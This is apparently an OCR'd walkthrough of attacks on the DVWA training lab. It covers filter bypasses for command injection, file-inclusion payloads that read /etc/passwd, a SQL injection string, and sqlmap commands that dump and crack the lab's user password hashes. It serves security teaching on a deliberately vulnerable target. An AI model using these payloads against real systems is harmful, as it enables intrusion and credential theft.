



High Level:

To solve this level, open the View Source tab and closely investigate what symbols are blacklisted. If you paid extra attention to the filters, you probably saw, that '| ' is blacklisted.



So now we will simply remove the Spacebar and try | without any spaces.


Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Vulnerability: Command
127.0.0.1/DVWA/vulnerabilities/exec/
OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB detection
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
Vulnerability: Command Injection
Ping a device
Enter an IP address: 127.0.0.1|pwd
Submit
More Information
https://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
http://www.ss64.com/bash/
http://www.ss64.com/nt/
https://owasp.org/www-community/attacks/Command_Injection


Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Vulnerability: Command
127.0.0.1/DVWA/vulnerabilities/exec/#
OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB detection
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
Vulnerability: Command Injection
Ping a device
Enter an IP address:
Submit
/var/www/html/DVWA/vulnerabilities/exec
More Information
https://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
http://www.ss64.com/bash/
http://www.ss64.com/nt/
https://owasp.org/www-community/attacks/Command_Injection

Vulnerability: File Inclusion


File Inclusion vulnerability allows an attacker to read sensitive info or run arbitrary commands using the files stored on the web-server or using the files that are hosted on the attacker's machine. This vulnerability exists mainly because of the poorly-written code in web applications. If not taken seriously, a file inclusion exploit can compromise the entire server by granting full shell access to the attacker.


Two type of file inclusion:

1) **Local File Inclusion:** Local File Inclusion (LFI) is one of the file inclusion vulnerabilities that allows the attacker to use the vulnerable files stored in the webserver to his/her own advantage.
2) **Remote File Inclusion:** Remote File Inclusion (RFI) is a rare case where a web-server is configured to allow and run any file from any computer on the target web-server.

Low Level:

Go to file inclusion tab and change the URL from incude.php to
?page=../../../../../../etc/passwd
?page=../../../../../../proc/version
As you can see, we got the data of /etc/passwd file. You can also read other important files to gather more sensitive data about the web-server so that you can plan your next exploit.






Medium Level:

First, go on and try the exploits we used in low difficulty. You will notice that you can't read files like before using the directory traversal method. However, we can still execute commands using php://input.

So, the server is more secure and is filtering the '../' pattern. Let's try to access the file without '../'

Change **include.php** to **/etc/passwd.**




As you can see, it worked by directly entering the name of the file.

Let me show you another way of achieving the same results using php://filter/resource.


Change ?page=include.php to

?page=php://filter/resource=/etc/passwd



High Level:

Try all exploits from medium difficulty, and you'll notice none of them will works because the target is more secure, as it is only accepting "include.php" or inputs starting with the word "file".If you try anything else, it will show "File not Found".




In this level of security, we can still gather sensitive info using the "File" URI scheme.

(Because it starts with the word "file")

In this level of security, it’s hard to gain reverse shell, but we can still gather sensitive info using the “File” URI scheme. (Because it starts with the word “file”)

Change the URL from **include.php** to **?page=file:///etc/passwd**



‘ or 1=1—


Vulnerability: Blind SQL Injection

It might be trickier to check if an input field leads to the blind SQL injection. It does differ from the classical SQL injection by the fact that it does not show directly the results of Injection.
By executing the query and checking if there are any errors on the page is one of the ways to test for blind SQLi.


Low Level:

SQL map tool is mostly used by hackers, because it works very effectively.
Command : sqlmap -u "http://192.168.0.107/vulnerabilities/sqli_blind/?id=2&Submit=Submit" -cookie="PHPSESSID=e027db617a47aaaebcledd7de0e597cl; security=low" –dbs

Intercept request using burp suite and copy URL & Cookies for sending in SQLMAP tool.



After successfully execute code, its output is: Available database name



-D dvwa [select DVWA database]

--tables [Show list of all tables inside DVWA database]





-T users [Select users tables]

--colum [Show list of all columns inside Users table]

```
File  Actions  Edit  View  Help

┌──(root㉿kali)-[~]
└─# sqlmap -u "http://192.168.0.107/dvwa/vulnerabilities/sqli_blind/?id=2&Submit=Submit" --cookie="PHPSESSID=e027db617a47aaaeb
c1edd7de0e597c1; security=low" -D dvwa -T users --column
```

```
Database: dvwa
Table: users
[6 columns]
+-------------+-------------+
| Column      | Type        |
+-------------+-------------+
| user        | varchar(15) |
| avatar      | varchar(70) |
| first_name  | varchar(15) |
| last_name   | varchar(15) |
| password    | varchar(32) |
| user_id     | int(6)      |
+-------------+-------------+

[10:50:58] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.0.107'

[*] ending @ 10:50:58 /2025-07-16/


┌──(root㉿kali)-[~]
└─#
```

-C user,password [Select user & password columns]
--dump [Print all value]

```
┌──(root㉿kali)-[~]
└─# sqlmap -u "http://192.168.0.107/dvwa/vulnerabilities/sqli_blind/?id=2&Submit=Submit" --cookie="PHPSESSID=e027db617a47aaaeb
c1edd7de0e597c1; security=low" -D dvwa -T users -C user,password --dump
```

Press Enter in all given questions, but at time of “Common password suffixes?” question we should give answer N [because we don’t want to brute force]

```
Database: dvwa
Table: users
[5 entries]
+---------+----------------------------------------------------+
| user    | password                                           |
+---------+----------------------------------------------------+
| admin   | 5f4dcc3b5aa765d61d8327deb882cf99 (password)        |
| gordonb | e99a18c428cb38d5f260853678922e03 (abc123)          |
| 1337    | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)         |
| pablo   | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)         |
| smithy  | 5f4dcc3b5aa765d61d8327deb882cf99 (password)        |
+---------+----------------------------------------------------+

[10:52:09] [INFO] table 'dvwa.users' dumped to CSV file '/root/.local/share/sqlmap/output/192.168.0.107/dump/dvwa/users.csv'
[10:52:09] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.0.107'


[*] ending @ 10:52:09 /2025-07-16/

